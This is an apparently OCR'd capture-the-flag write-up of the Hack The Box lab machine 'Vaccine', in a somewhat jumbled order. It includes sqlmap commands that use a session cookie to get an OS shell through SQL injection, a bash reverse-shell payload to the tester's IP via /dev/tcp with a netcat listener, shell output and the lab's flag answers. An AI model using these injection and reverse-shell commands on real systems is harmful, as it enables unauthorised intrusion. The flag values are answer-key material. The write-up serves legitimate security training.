
Answer: dd6e058e814260bc70e9bbdef2715849



I navigated to the root directory using **cd** command then listed its contents using **ls** command. I found a **root.txt** file and using **cat** command i retrieved its contents.


Question: Submit user flag

Answer: ec9b13ca4d6229cd5cc1e09980965bf7




The dashboard contains a search feature that interacts with a database. I tested a search parameter and suspect it may be vulnerable to SQL injection Rather than manually testing i used **SQLmap** for automated detection and exploitation.

I found my session cookie first.



" sqlmap --url="http://10.129.112.87/dashboard.php?search=meta" --cookie="ob7cu8qpiimkia0sfb6m5sdviq" --os-shell.

The first scan gave me this.





The target is vulnerable to SQL injection. I ran the sqlmap once more,providing the **--os-shell** flag, where we will be able to perform command injection.

“sqlmap -u 'http://10.129.95.174/dashboard.php?search=any+query' --

cookie="PHPSESSID=” o6hkv3ujrggnt9u07ogh8jpddd” --os-shell


I gained a shell.






To make the shell much stable, I used the following payload **bash -c "bash -i >& /dev/tcp/10.10.14.234/445 0>&1" where ”10.10.14.234”** is my machines ip and **”445”** is the port where my netcat listener is listening from.


I started my netcat listener “**nc -nvlp 445**”



Then we will execute the payload **bash -c "bash -i >& /dev/tcp/10.10.14.234/445 0>&1"**





I went back to my listener to see if I got the connection:



I then made the shell fully interactive by running python3 -c 'import pty;pty.spawn("/bin/bash")'

I navigated to **/var/lib/postgresql**/ directory then used **ls** command to list the contents in the postgresql directory. I found a **user.tx**t file and i used **cat** command to retrieve its contents.


kali@kali: ~/Pictures
File Actions Edit View Help
pg_notify
pg_replslot
pg_serial
pg_snapshots
pg_stat
pg_stat_tmp
pg_subtrans
pg_tblspc
pg_twophase
PG_VERSION
pg_wal
pg_xact
postgresql.auto.conf
postmaster.opts
postmaster.pid
postgres@vaccine:/var/lib/postgresql/11/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@vaccine:/var/lib/postgresql/11/main$ ls
ls
base pg_multixact pg_stat PG_VERSION postmaster.pid
global pg_notify pg_stat_tmp pg_wal
pg_commit_ts pg_replslot pg_subtrans pg_xact
pg_dynshmem pg_serial pg_tblspc postgresql.auto.conf
pg_logical pg_snapshots pg_twophase postmaster.opts
postgres@vaccine:/var/lib/postgresql/11/main$ cd /
cd /
postgres@vaccine:/$ ls
ls
bin etc lib lost+found proc snap usr
boot home lib32 media root srv var
cdrom initrd.img lib64 mnt run sys vmlinuz
dev initrd.img.old libx32 opt sbin tmp vmlinuz.old
postgres@vaccine:/$ cd /var/lib/postgresql/
cd /var/lib/postgresql/
postgres@vaccine:/var/lib/postgresql$ ls
ls
11 user.txt
postgres@vaccine:/var/lib/postgresql$ cat user.txt
cat user.txt
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:/var/lib/postgresql$


Hack The Box :: Starting P
tier2 - OneDrive
Kelvin_kimotho_cs-sa08
Admin Dashboard
https://app.hackthebox.com/starting-point
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HACKTHEBOX
Search Hack The Box
STARTING POINT
kelvinkim
Starting Point
Season 6
Machines
Challenges
Sherlocks
Tracks
Rankings
Academy
HTB for Business
Vaccine has been Pwned!
Congratulations kelvinkim, best of luck in capturing flags ahead!
Share on Facebook
Share on Linkedin
Share on Twitter